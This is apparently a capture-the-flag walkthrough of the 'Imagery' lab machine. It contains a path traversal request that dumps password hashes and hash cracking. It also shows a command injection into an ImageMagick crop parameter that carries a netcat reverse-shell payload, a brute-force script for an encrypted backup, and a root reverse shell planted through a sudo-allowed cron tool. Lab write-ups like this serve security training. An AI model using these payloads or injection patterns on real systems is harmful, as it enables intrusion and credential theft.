from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
[...]
The analyzed file contains several imports that point to files with readable content. The most relevant among them is config.py, since it reveals the presence of the db.json and api_edit.py files.
Below is the content of the db.json file.
Request
GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Tue, 25 Nov 2025 11:06:25 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Tue, 25 Nov 2025 11:06:09 GMT
Cache-Control: no-cache
ETag: "1764068769.012574-975-4065660163"
Date: Tue, 25 Nov 2025 11:06:25 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "⟦[email protected]⟧",
            "password": "⟦5d9c1d507a3f76af1e5c97a3ad1eaa31⟧",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "⟦[email protected]⟧",
            "password": "⟦2c65c8d7bfbca32a3ed42596192384f6⟧",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
[...]
We get the password of the user testuser by looking up its hash on crackstation: testuser:iambatman.
Analyzing the api_edit.py file, in the “/apply_visual_transform” route several functions emerge that run system commands via subprocess.run(…).
The most relevant part is the function dedicated to the crop, where the ImageMagick command is run with shell=True. This choice lets the shell interpret metacharacters inserted in the user parameters, turning it into an injection point for a possible OS Command Injection.
[...]
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    [...]
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
            [...]
These operations are accessible only to the user testuser, so we log into the web application with that user.
Next, we take the following payload from revshells:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f
We start the listener with netcat and send the following request.
Request
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.htb:8000/
Content-Type: application/json
Content-Length: 285
Origin: http://imagery.htb:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aSWNyA.np3epFTSWigWAu3uBoyvsZxpVgk
Priority: u=0

{
		"imageId":"02b65f10-e3fe-4bd1-8b26-236d4e0adc81",
		"transformType":"crop",
		"params":{
			"x":1,
			"y":"1;⟦rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f⟧;",
			"width":300,
			"height":168
		}
}
After sending this request we get a shell on the system.
Foothold obtained.
Lateral Movement
The foothold obtained through this user is nonetheless limited, being an account with standard privileges. A lateral movement is therefore needed to gain greater control over the system and continue the attack.
Inside the “/var/backup” folder there is the following file web_20250806_120723.zip.aes.
Checking its content we get
$ file web_20250806_120723.zip.aes

web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
It turns out to be a password-protected file. So we can try to bruteforce the archive with a wordlist, using a custom python script.
import pyAesCrypt

bufferSize = 64 * 1024
fileIn = "web_20250806_120723.zip.aes"
fileOut = "out.zip"

for pwd in open("/usr/share/wordlists/rockyou.txt"):
    pwd = pwd.strip()
    try:
        pyAesCrypt.decryptFile(fileIn, fileOut, pwd, bufferSize)
        print("[+] Found:", pwd)
        break
    except:
        pass
The password is bestfriends and opening the archive with this password, we find a db.json file.
There we find the hashed password of the user mark and, entering it on crackstation, we get supersmash.
We log in as the user mark and submit the user.txt flag.
Privilege Escalation
During manual enumeration of the system, running the following command we get
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
This confirms we can run the charcol utility with root privileges. Since it is a tool that manages cron jobs, the goal becomes creating a scheduled task that runs the commands needed to return a reverse shell.
Before creating the task we set up a listener on the machine, waiting to receive the connection.
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 9005
listening on [any] 9005 ...
Then we create the task.
charcol> auto add --schedule "* * * * *" --command "⟦rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f⟧" --name "Exploit"
[2025-11-25 15:53:44] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-11-25 15:53:52] [INFO] System password verified successfully.
[2025-11-25 15:53:52] [INFO] Auto job 'Exploit' (ID: ea97f1b4-7a82-43d8-98a6-019e943e12b8) added successfully. The job will run according to schedule.
[2025-11-25 15:53:52] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f
After a few moments, the scheduled task runs and returns the connection.
kali@0xPR3ST1JH0NN7:~$ nc -nvlp 9005
listening on [any] 9005 ...
connect to [10.10.14.178] from (UNKNOWN) [10.10.11.88] 36920
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
Shell obtained! We submit the root.txt flag.